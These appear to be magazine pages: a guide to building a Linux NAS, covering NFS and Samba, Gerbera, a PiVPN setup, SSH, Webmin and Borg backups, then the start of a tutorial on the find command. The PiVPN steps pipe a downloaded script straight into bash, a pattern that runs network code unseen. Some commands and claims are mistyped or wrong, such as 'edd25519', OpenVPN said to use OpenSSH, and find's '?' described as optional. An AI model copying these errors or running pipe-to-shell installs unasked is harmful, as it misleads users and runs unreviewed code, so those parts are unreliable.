The first method is covered by two main candidates, NFS and Samba. NFS is the network file system from the UNIX world, thus it's more 'Linux-like' and fully supports Linux file permissions and metadata, but is limited to Linux/UNIX clients. There are NFS clients for Windows and Android but they need to be installed and configured, which may not be within the capabilities of your users. So NFS is a good fit for a Linux network when you want to give each user their own storage space.

Samba, which uses the CIFS network file system, is a better choice for more general use. CIFS is the default network file system for Windows and is available for Android and iOS too.

Each of these file systems is configured using a text file on the server. For NFS this is the `/etc/exports` file, where entries look something like this:



```
/path/to/export 192.168.2.0/24(no_
root_squash,no_subtree_check,rw,sync,
fsid=5)
```

You specify the path to export, the IP range that is allowed to access it and the parentheses contain a list of options for mounting. The default is not to allow a root user on the client to have root access to the



Above If you want a more cloud-like interface, you can't go far wrong with Nextcloud

server; the `no_root_squash` option changes this. With NFSv4, each file system must have a unique ID number, set with `fsid`. The rest of the options are in the `exports` man page. Clients simply mount `server.address:/path` to the mount point of their choice.



HOW TO

Install and set up a Gerbera media server



1

Install Gerbera

Most distros have Gerbera in their repositories, ready to be installed from the package manager. Note that the latest 1.2 release is quite recent, so you may need to install from source to get that on some distros. See <http://docs.gerbera.io/en/latest/compile.html>.

2

Create a default configuration


If this hasn't been created, create one with the following commands and then start the service:

```
$ mkdir -p /etc/gerbera
$ gerbera --create-config >/etc/gerbera/config.xml
```

3

Open the interface

Open `http://[YOURNAS]:49152` in a browser to see Gerbera's interface, where you can add content by selecting directories to share. You can add a directory as is, or you can add it as an autoscan item, in which case any new content will be added automatically.



Configuration of Samba is somewhat more complicated on the server. The file is `/etc/samba/smb.conf` and it starts with:

```
[global]
workgroup = MYGROUP
netbios aliases = MYHOSTNAME
```

This sets the workgroup that all computers will see and the name by which the server is addressed, which you will usually want to set to the hostname of the computer for convenience. Then you have a section for each share you want to set up – for example:

```
[Videos]
comment = Video folder
path = /mnt/videos
read only = no
```

These options do pretty much what they

① EXPERT TIP Church and state

Keep your content separate from the operating system files, preferably under a single directory hierarchy. This reduces the chances of inadvertently making the wrong files available to users.

“When it comes to specialised servers, like media servers, there are plenty that are both highly rated and available for Linux, but far fewer that are open source”

say. You will need to use a username and password to mount this share. You can set up anonymous logins on Samba, but it's not a good idea when you are allowing write access. Users must be listed in the system `/etc/passwd` file. To create a user that will only be used for Samba logins, do this:

```
$ useradd -M username
$ usermod -L username
$ smbpasswd -a username
```

The first commands creates the user, the second locks their Linux account and the third creates a Samba login after asking for a password. To allow a normal user to mount Samba shares, simply add them to `/etc/samba/smbusers`:



```
linuxuser = sambauser
```

and any attempt to mount a share as

sambauser will use the credentials for **linuxuser**. The two user names can be, and often are, the same.

If you want a more cloud-like, web-based solution, you can use NextCloud (<https://nextcloud.com>). We won't go into detail on Nextcloud here because it has been covered extensively in previous issues (see **LU&D192**, Nextcloud 13, p64). However, it's well worth investigating if you want Dropbox-like storage and in the UK, Twist Development (<https://twistdevelopment.co.uk/nextcloud>) is offering free 2GB taster accounts.

When it comes to specialised servers, like media servers, there are plenty that are both highly rated and available for Linux, but far fewer that are open source. A couple that are open source are Madsonic (<http://beta.madsonic.org>), which does videos and photos as well as music despite the name, and Gerbera (<https://gerbera.io>). (We show you how to install and set up Gerbera below.)



4

View your content

Click the Database link and pick the type of content you want to view. You can browse, download or play any files from here, although the Gerbera web interface isn't really the place for this, as it's pretty basic compared to other streaming servers.

5

UPnP and DLNA

Gerbera is a UPnP/DLNA server, so any client on your network should be able to browse and play the files in its database. Here we're using VLC running on a different computer to view content from the server. This is the recommended way to use Gerbera.

6

Secure your server

The web interface also allows full access to your file system, subject to the usual permissions. To keep others out, disable the interface in the server section of the configuration file, or enable accounts in the same section and set up a username and password to keep others out.

External access

How to make sure that you and your friends can access your files from the internet, while keeping everyone else out

From a security standpoint, if you only want to access your NAS on a private network with trusted users, things are pretty simple. Normal Linux access permissions will be fine for most cases, with ACLs (Access Control Lists) available for more advanced requirements. The situation is very different if you want to allow access from the outside world.

“There are various VPN protocols available, but this article is about open source, so we will use OpenVPN”

Standard file-sharing protocols like Samba and NFS are not suitable for this, with a world full of script kiddies knocking on your door (or ports). You have various options here. One is to use only servers that are designed for such an environment; we've covered the likes of NextCloud for file sharing and Airsonic for accessing your music (see [LU&D189](#), p24) while on the move, so we won't go into great

detail about those here. They will require you to open various ports on your router and will only perform their own functions. You should also make sure you are running a firewall to further protect your systems.

If these are all you need, great, but what if you want file system-level file sharing? What can you do if you want to mount NFS or Samba shares while on the move? For that

matter, what if you want to run various servers – do you have to open them all up? After all, each one provides another attack vector and another connection to protect.

There is another way: a VPN (Virtual Private Network). A VPN provides an encrypted connection between the client

running on your mobile computer and a server running on the network, which means the client device is effectively part of the local network, as if it were plugged in at your home or office. If you trust everyone using your network, this is often the best way. It may be a little more work to set up initially, but once done you'll be able to safely use all services you may want to run.

There are various VPN protocols available, but this article is about open source, so we will use OpenVPN. This uses OpenSSH to establish the connection, which is proven, reliable, secure technology. Setting up a VPN server and clients can be a little fiddly, but there is a convenient solution in the form of PiVPN. (Yes, we know we said this was not a job for a Raspberry Pi, but bear with us.)

Some prefer to keep their VPN server separate, and a Pi is a good choice for this. Even if you don't, PiVPN is basically a Bash script that does the whole setup for you. It runs on Raspbian, which is Debian, so it will also run on a PC running Debian or Ubuntu – or one of their derivatives. Some routers, especially ones running open source firmware, can also operate as an

EXPERT TIP

Update or die (sort of)

If you're opening yourself up to the outside world, it's even more important to keep your software up to date. Don't forget your router either – that's the gateway for all intrusions.



HOW TO

Set up a VPN with PiVPN

```
GNU nano 2.9.3 pvpn
VER=$(grep "VERSION_ID" /etc/os-release awk -F "." '{print $2}'); if
OS=$(cat /etc/os-release | grep -A 1 "VERSION_ID" | tail -n 1 | awk '{print $1}');
OSCN=$(cat /etc/os-release | grep -A 1 "VERSION_ID" | tail -n 1 | awk '{print $2}');
if [ "$OSCN" = "Ubuntu" ]; then
    echo "Installing PiVPN on Ubuntu"
    curl -L https://install.pivpn.io | bash
elif [ "$OSCN" = "Debian" ]; then
    echo "Installing PiVPN on Debian"
    curl -L https://install.pivpn.io | bash
elif [ "$OSCN" = "Raspbian" ]; then
    echo "Installing PiVPN on Raspbian"
    curl -L https://install.pivpn.io | bash
elif [ "$OSCN" = "LinuxMint" ]; then
    echo "Installing PiVPN on LinuxMint"
    curl -L https://install.pivpn.io | bash
else
    echo "Unsupported OS"
fi
```

```
Initiating network interface
The PiVPN is a SERVER so it needs a STATIC IP ADDRESS to function
properly.

In the next section, you can choose to use your current network
settings (DHCP) or to manually edit them.
```

```
You can modify the default OpenVPN port.
Enter a new value or hit 'Enter' to retain the default

1194

<OK> <Cancel>
```

1 Install PiVPN

Use `$ curl -L https://install.pivpn.io | bash` to download and run the OpenVPN installer. If you have an unsupported Ubuntu-like distro, like Linux Mint, you can download the script and add your distro to line 99, then run the script with Bash.

2 Set IP address

As a server, you need a static IP address. PiVPN will set this when used on a Pi. On any other system, use the distro's usual network configuration tool to pick a suitable address, which should be on the same subnet but not in the range allocated to DHCP.

3 Set the port

The default port for OpenVPN is 1194 and there's no real need to change it, unless you want to run more than one VPN off the same router. In any case, make a note the port number as you will need to forward it to the server in your router's settings pages.

OpenVPN server, and you can usually paste the configuration generated by PIVPN into their web interface. See below for the steps involved in setting up your VPN.

A VPN is good for providing remote access to trusted users, but if you want to make some of your files available to a wider audience, a dedicated and secure server such as NextCloud is the obvious choice. If you do this, be very careful about granting write access; you're responsible for any content stored on your computer, so you don't want others using it as a stash for dodgy content. Thus, only grant write access to those you trust.

If you want your NAS to be accessible from outside, you need a way for computers to find you. The ideal solution is a static IP address. Most ISPs use dynamic addressing, where your public IP address can be different

each time you connect. In practice, with an always-on connection the address rarely changes, but a static address is worth the small amount (if any) that some providers charge. The alternative is a dynamic DNS server from the likes of www.noip.com. They give you a hostname and you run a small client that keeps their servers updated with your current IP address; some routers will do this for you. It's not the same as your own custom domain name, but it does mean you always know where your network is.

Batten down the hatches


If you're going to start opening ports to the outside world, expect some unwelcome visitors. Solutions include using fail2ban (www.fail2ban.org), which creates firewall rules that block access from addresses that fail to log in a set number of times. Another

option is to use non-standard ports for services, especially SSH and OpenVPN, so that attackers will see the usual ports as being closed.


Another danger with allowing visitors from outside is that genuine visitors may be subject to a man-in-the middle attack, where they think they are uploading files to your server but have been connected to somewhere else. To avoid this, add an SSL certificate to your server, and make the file servers you use work over HTTPS but not HTTP. Setting up anything but a self-signed certificate, which is about as secure as a door with a bolt on the outside, used to be complex, expensive or both, but no longer. Thanks to the kind folks at Let's Encrypt (<https://letsencrypt.org>), anyone – within reason – can get a free SSL certificate for their website, with very little effort.




Left Instead of opening up many ports to the internet, set up a VPN and you only have to secure one



4 Set your external address
This could be your public IP address, but if that is dynamic you are better off using a dynamic DNS service such as www.noip.com, with one of their hostnames. You could also check with your ISP whether a static IP address is an option – possibly for a small extra fee.



5 Create a client configuration
Run `pivpn add` to create a configuration file and certificate for each client. They are saved in the `ovpns` directory of the user you picked during installation. An `ovpn` file contains everything needed by the client, including the SSL certificate, in one file.



6 Import into your client
Here we are using OpenVPN connect on Android. Simply tapping on the `ovpn` file in the file manager should open OpenVPN connect and display an offer to import the profile. Then you can connect at any time after entering the passphrase.

Administration your NAS

A NAS is no more fit-and-forget than any other computer that you administer, so let's look at how to keep it up to date

Once you have installed your NAS, the job isn't over. You will need to maintain it from time to time. To achieve this, you will need to keep it up to date with security patches and bug fixes, especially if it's open to the internet, but you won't want to spend all your time on it.

This partly goes back to your choice of distro: choose something 'stable' such as Debian 9 (Stretch) or an Ubuntu LTS release. You don't need bleeding-edge software and you certainly don't want to be reinstalling every six to nine months. This is why the main Debian branch is called stable; it is not the opposite of unstable, it is the meaning of the word closer to 'unchanging'.

Using a stable distro limits the amount of updates it will need, but it should still be checked frequently so that security patches can be applied promptly. On a desktop system, this is handled by the

update manager or similar that pops up a notification when updates are available. This is less than useful on a headless NAS, but there is an alternative called apticron. This is a script that checks for updates each day and sends you an email with details; if there is nothing to do no email is sent, so you won't get spammed by it. As the name implies, it uses cron to launch regular checks, but there is also a version that uses systemd timers if they are your thing. It's a Debian package but should run on any derivative distro; all you need to do is edit the configuration file at `/etc/apicron/apicron.conf` to tell it your email address.

SSH for success

The most straightforward way to administer a headless server setup such as a NAS is via SSH. First install the server, as most Linux distributions install only the client by default,

then create SSH keys on your desktop box, if you don't already have them, with:

```
$ ssh-keygen -t edd25519
```

Then copy your keys to the NAS with:


```
$ ssh-copy-id -i ~/.ssh/id_ed25519.  
pub user@nas.address
```

If you're trying to copy keys to the root account, you may well find that root logins are blocked. In this case, temporarily edit `/etc/ssh/sshd_config` and change **PermitRootLogin** to **yes**. Restart the server, copy the keys, then edit the file again to change **PermitRootLogin** to **without-password**. This allows you to login with keys but prevents an intruder trying to break your password to gain root access.

“The most straightforward way to administer a headless server setup such as a NAS is via SSH”

Once you have set up SSH access, you can do whatever you want from the command line, but what if you're a pointy-clicky kind of person? While there are times when the command line is essential when managing a headless box, you can do a lot with a web browser if you install Webmin. (See the box on page 27 for more details.) It's worth noting that Webmin has had a history of security issues, which is hardly surprising when you consider what it does – so make sure you always have the latest version. It may also be a good idea not to start the service at boot, but only when you need it.

One of the benefits of creating your own NAS is that it doesn't just have to be a NAS. You now have a computer running 24/7 in a corner somewhere, ready to run all sorts of



Above Once you have your NAS running 24 hours a day, seven days a week, you may as well use it for other tasks that need to be always available, such as a print server

EXPERT TIP

SSH key precautions

Make sure you have added SSH keys from more than one computer or device. You don't want to lose access because you dropped your laptop!

services. We've already covered running a VPN gateway but there are plenty more. You could run dnsmasq to provide DNS and DHCP services for your network, instead of adding hostnames to `/etc/hosts` on each computer. If you use BitTorrent for (legal) downloads, an always-on box like this is ideal to continue seeding after download – and being a NAS too, your downloads are immediately available to all on your network.

You could run a local time-server, or connect your printer to it to have it always available to everyone on your network. There are many other possibilities. We run ha-bridge (<https://github.com/bwssystems/ha-bridge>) on ours to emulate Hue devices that can be controlled by Amazon Echo or Google Home devices. It maps each device name to a pair of URLs, for on and off, which can do just about anything your imagination can come up with. Just bear in mind that while your NAS's CPU is likely to be under-utilised most of the time, its network connections may be saturated while it's performing its main task, so don't add anything that depends on an instant response.


If you really cannot be bothered setting up all the software for a NAS but want to use your own choice of hardware, as opposed to an off-the-shelf NAS box, take a look at openmediavault (www.openmediavault.org). Intended primarily for use in small offices and home offices, this is a complete NAS in a distro, based on Debian. It contains much of what we have covered here, and more besides. As it's based on Debian, there is nothing to stop you adding extra services or anything else we have covered here, as it's still a standard Linux distro at its heart. It also handles link aggregation – combining two Ethernet ports – which we've only briefly mentioned in this article.

QUICK GUIDE

Webmin

While using the command line is often the quickest way to administer a computer, that is mainly true when you know what you are doing, performing tasks that you do often enough to know the commands. There are other times a GUI is easier, as you can browse the options, but how do you run a GUI on a headless server? The answer is, of course, in a web browser – we've already done that with Gerbera. The program for this is Webmin (www.webmin.com), which should be in your distro's repositories, so install it in the usual way and make sure it's running – it's started as a service with `systemctl`. Connect to `https://[hostname]:10000` to access Webmin.

- 1 System Information** Webmin keeps you up to date with the NAS's current state.
- 2 Webmin settings** Here you configure Webmin's appearance, who can use it, modules to load and more.
- 3 System settings** Here you can do general lower-level stuff, from setting up cron jobs to creating users.
- 4 Server configuration** Set up various types of server, from basic SSH to Apache and MySQL for NextCloud.
- 5 Networking options** These include the all-important firewall for external access.



Backups

With lots of files stored, keeping them safe becomes ever more important, so how do you back things up?

Your NAS can quickly accumulate a lot of data that is conveniently all in one place – but that also makes it vulnerable, so you need to consider keeping your data safe. The first step may be to use RAID storage to protect against single-disk failure, but what about more extreme situations, or simple user error?

Backups are obviously the answer, but what you need to backup varies depending on your setup. Keeping the OS separate, as mentioned earlier, means ensuring this is backed-up regularly is fairly straightforward. As for your data, you need to consider ease of replacement. Video files, such as films you may have bought online, are relatively easy to re-download; on the other hand, personal photographs or important business files could be impossible to replace.

Frequency of backups should also be considered. Once a day may seem frequent, until you lose a disk at the end of the day and have to recreate a whole day's work. In a business environment, the minimum you should consider is a second NAS that mirrors

the primary device. That way, if any hardware fails you can swap in the secondary unit with minimal interruption. Running rsync via cron from the primary to the backup should ensure it is always reasonably up to date, depending on the frequency of your cron job. You have to be careful about backing up corrupted data in the run up to a failure, and this is where the next-generation file systems such as ZFS and btrfs come into their own when used in a RAID configuration. They will automatically detect data corruption, and either fix it if one of the RAID copies is known to be good or at least flag the problem. Their snapshot features are also incredibly useful.

You should also seriously consider encrypted, off-site backups of your important data. If you are doing this and you hold information covered by your country's data protection laws, make sure any off-site backups also comply, especially if you are storing them on a server in another country. As a different scenario, you may want to backup data from your desktop or laptop computers, and you just happen to have a

EXPERT TIP

Fire, but don't forget




Make sure you test your backups! Have you data backed up frequently via cron or a similar mechanism, but do a test restore from time to time to make sure your backups are actually usable.

NAS nearby with plenty of storage space. Which backup program you use is a matter of taste and also depends on your needs. The backups should be automated using cron or similar, but also think about who will be restoring the data. Some programs, such as duplicity (<http://www.nongnu.org/duplicity>), are efficient for backing up securely, but restoring a single file that you deleted by accident requires reading the man page. On the other hand, something like BorgBackup (<https://borgbackup.readthedocs.io>) enables you to mount archives, so files can be restored in any file manager, even by a less experienced user. ■



HOW TO

Set up Borg backup



1

Create a repository

Create a repository with `$ borg init --encryption=none /backup/dir`. This initialises a repository without backing up anything. We have used no encryption here, but you would usually want to use one of the options covered in the documentation.

2

Create a backup

`$ borg create /backup/dir::first_` backup /home creates a backup of your entire home directory. We are using a local backup directory here, but you can store the backups on a different computer with `user@host:/backup/path`

3

Later backups

Use `$ borg create /backup/dir::next_` backup /home for subsequent backups. This is much faster as Borg backs up only changed files; each backup represents the state of the file system at the time of backup, but each file is stored only once.

4

Restore options

You can restore with the `borg restore` command, but you can also mount an archive so you can restore with a file manager, like this: `$ borg mount /backup/dir /mountpoint`. Each backup appears as a directory in the repository.

ON SALE NOW!



Available at **WHSmith**, myfavouritemagazines.co.uk
or simply search for 'T3' in your device's App Store

SUBSCRIBE TODAY AND SAVE!
www.myfavouritemagazines.co.uk/T3



GET YOUR **FREE GIFT!**

SUBSCRIBE

& RECEIVE A FREE ECLIPSE CHARGER *

CHOOSE YOUR PACKAGE

PRINT EDITION



ONLY £32

6-MONTH PRINT SUBSCRIPTION

- Never miss an issue • Delivered to your home
- Get huge savings on the cover price

PRINT + DIGITAL



ONLY £47

6-MONTH PRINT + DIGITAL BUNDLE SUBSCRIPTION

- Never miss an issue • Delivered to your home
- Instant access on your digital device

Native Union Eclipse Charger

3-port, high-speed USB charger with cable management



GET A
GIFT WORTH
£69.99

Charge three devices

Smart IC technology ensures each device is charged at max speed with the right voltage

Keep cables neat

The integrated cable management system holds up to six metres of cable without overlapping

Looks stylish

The Eclipse rises with a double-tap, and emits a subtle glow in the dark so you can find your cables

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/lud/eclipse

OR CALL 0344 848 2852

QUOTE CODE **ECLIPSE** WHEN CALLING

* This offer is only available for new UK subscribers. Gift is subject to availability. Please allow up to 60 days for the delivery of your gift. In the event of stocks being exhausted we reserve the right to replace with items of similar value. Prices and savings quoted are compared to buying full-priced print issues. You will receive 13 issues in a year. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14-day cancellation period unless exceptional circumstances apply. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) or are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit www.bit.ly/magterms. Offer ends 30/10/18



John Gowers

John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on and has extensive programming experience.

Resources

■ A terminal running the Bash shell with findutils installed (standard on any Linux distribution)

Find: Learn to search your filesystem quickly

Search for files and perform complex tasks across directories with the find command

```
$ find . -name '*.xo' -exec bash -c '
> for file; do
> if [[ ! -e "$s{file/%xo/exp}" ]]; then
> echo "Missing expected result for test case $file."
> else
> echo "Test case $file fine."
> fi
> done
> ' bash {} +
Test case ./xargs/testsuite/xargs.posix/n1.xo fine.
Test case ./xargs/testsuite/xargs.posix/sv-bug-18714b.xo fine.
Test case ./xargs/testsuite/xargs.posix/L2-n2.xo fine.
Test case ./xargs/testsuite/xargs.posix/hithere.xo fine.
Test case ./xargs/testsuite/xargs.posix/IARG.xo fine.
Test case ./xargs/testsuite/xargs.posix/sl5.xo fine.
Test case ./xargs/testsuite/xargs.posix/unmatched.xo fine.
Test case ./xargs/testsuite/xargs.posix/n2-s21-x.xo fine.
Test case ./xargs/testsuite/xargs.posix/E_.xo fine.
Test case ./xargs/testsuite/xargs.posix/uc_L2.xo fine.
Test case ./xargs/testsuite/xargs.posix/sl4.xo fine.
Test case ./xargs/testsuite/xargs.posix/n3.xo fine.
Test case ./xargs/testsuite/xargs.posix/savannah-11865.xo fine.
Test case ./xargs/testsuite/xargs.posix/EE0Fb.xo fine.
Test case ./xargs/testsuite/xargs.posix/n2-s21.xo fine.
Test case ./xargs/testsuite/xargs.posix/s25.xo fine.
Test case ./xargs/testsuite/xargs.posix/s48.xo fine.
Test case ./xargs/testsuite/xargs.posix/L3.xo fine.
```

Above The powerful find command will enable you to locate files and directories that match particular properties, and perform complex operations on them quickly and efficiently

In an earlier series, we encountered shell globs, such as `*.c` and `names/file[1-3].txt`, that enable us to get a list of file paths that match a particular pattern. In one sense, the program `find` can be thought of as a more complicated and powerful version of that mechanism: one of the core pieces of functionality, for example, is searching recursively through all subdirectories, and all their subdirectories and so on, looking for files whose names match a particular pattern.

`find` is even more powerful than that, however, and there are two reasons why. The first is that `find` enables us to specify other tests to apply to files, such as creation time or whether it is a directory or a regular file. We are also able to use Regular Expressions to search for files, allowing us more controls than basic globbing.

The second reason `find` is powerful is that it doesn't just give us the list of files, but enables us to do things with that list. For instance, it is very easy to tell `find` to delete all the files that match our tests. Even more powerfully, it enables us to pass the files into arbitrary shell commands, allowing us to perform complex operations across a range of directories. So let's have a look at some ways this invaluable command can be used.

Learn the basics of find

Suppose first that we want to search through our home directory tree to find all the stray PDF files that are cluttering it up, before we can delete them. We could run the following command:

```
$ find ~ -name '*.pdf'
```

The first argument to `find` is always the root of the directory tree that we want to search – in this case, our home directory `~`. We then follow this with a number of switches, which tell the program what kind of files we are searching for. The simplest switch is `-name`, which allows us to search for files using their file name.

The `-name` switch supports the wild cards `*`, `?` and `[]`. These are similar to the wildcards used for globbing in Bash, but they are not the same as Bash globs; rather, they are syntax particular to the `find` command. This is why we surround `*.pdf` with single quotes in the example above: if our working directory contains a PDF file (say, `CV.pdf`), then the command

```
$ find ~ -name *.pdf
```

will be expanded to

```
$ find ~ -name CV.pdf
```

and will then only search for files named **CV.pdf** in all directories, rather than finding all PDF files. The single quotes prevent the shell from performing expansion, so it is always a good idea to use them.

The ***** symbol, as you've probably guessed, can be used to match an arbitrary string, so ***.pdf** will match **CV.pdf** and **contract.pdf** and **article.pdf**. This means that the **find** command above will find all these files, as long as they are contained in one of the recursive subdirectories of our **home** directory. For more complicated queries, we can use the **?** character, which indicates an optional character, and the **[]** syntax, which we can use to indicate a range of acceptable values. Consider the following command, for example.

```
$ find ~ -name '[0-9]?[0-9][a-fz]*'
```

This will recursively find all files in the home directory tree that start with either a one- or a two-digit number, followed by one of the letters **a** through **f** or **z**.

Searching using regular expressions

These wildcards might remind you a bit of the regular expressions that we covered in a previous article. If *****, **?** and **[]** are not powerful enough for the query that you want to make, we can use the **-regex** flag to search via regular expressions. So the first example above becomes

```
$ find ~ -regex '.*\.pdf'
```

but we can also do more complicated things, such as the following expression that finds all files that end with a triple repeated character, such as **aaa**.

```
$ find ~ -regex '.*\(\)\1\1'
```

In general, **-name** should be good enough, and easier to use. Note that, unlike **-name**, which matches only the file name part of the path, **-regex** matches the entire path, so we need to be a bit more careful using it.

Should you find yourself needing to use the Extended Regular Language, you can use **find**'s **-regextype** option. For example, if we wanted to use **-regex** instead of **-find** to take care of our second example, we would need to use the extended language, since the Basic Regular Language does not support **?**. In this case, the equivalent would be:

```
$ find ~ -regextype egrep -regex '.*/[0-9]?[0-9][a-fz][^/]*'
```

The only difference between this command and the previous version is that this one will match directories as well as files. We will see later on that we can tell it to only match files by adding the flag **-type f**. Note that we have had to put **./** at the beginning in order to swallow the

Figure 1

```
$ mkdir -p a/b
$ find a
a
a/b
$ find a -depth
a/b
a
```

Left The **-depth** flag (not to be confused with **-maxdepth** and **-mindepth**) does not mean 'depth-first search': it means that we process the contents of a directory before processing the directory itself

“Even more powerfully, **find** enables us to pass found files into arbitrary shell commands, allowing us to perform complex operations across a range of directories”

start of the file path, and that we have used **[^/]*** at the end to match only non-**/** characters and make sure that we are matching the file name rather than some directory name in the middle of the path. If we want to match entire paths using **-name**-like syntax, we can use the **-path** flag.

Specifying the search depth

It's certainly useful to be able to search through a whole directory tree, but sometimes we want to search down to a particular depth. For example, we might want to search through the current directory and all its subdirectories, but not through any of *their* subdirectories. We can do this using the **-maxdepth** option:

```
$ find . -maxdepth 2 -name '*.txt'
```

Similarly, **-maxdepth 1** will search only through the current directory, and so on.

There is also a **-mindepth** option, so we can, for example, search through all subdirectories, and their subdirectories, but not the current directory itself:

```
$ find . -mindepth 2 -maxdepth 3 -name '*.txt'
```

You should not confuse these options with the **-depth** option, which does something completely different. Using **-depth** means that **find** will process the children of directories before their parents. See **Figure 1** (above) for an illustrative example.

This can be useful if, for example, we are trying to produce a list of files to copy elsewhere using the **cpio** command, or to put into a zipped folder or archive using **tar**. If we copy a directory and then copy a file into it, the time stamp on the new directory will be modified, since it has had a new file inserted. If we instead copy the file and then the directory, the time stamps will be preserved.

Finding help

As with most programs, you can get help using `find` by running `man find` at the command line. In order to search for a particular `find` feature, press the slash key `/` for search, then type the string to search for (for instance, `-exec`), and then press `Return`. You can then press `n` to skip through matches. You can also get more advanced documentation by running `info find`, which takes you to a document that you can browse with the arrow keys, with links you can follow by pressing `Return`.

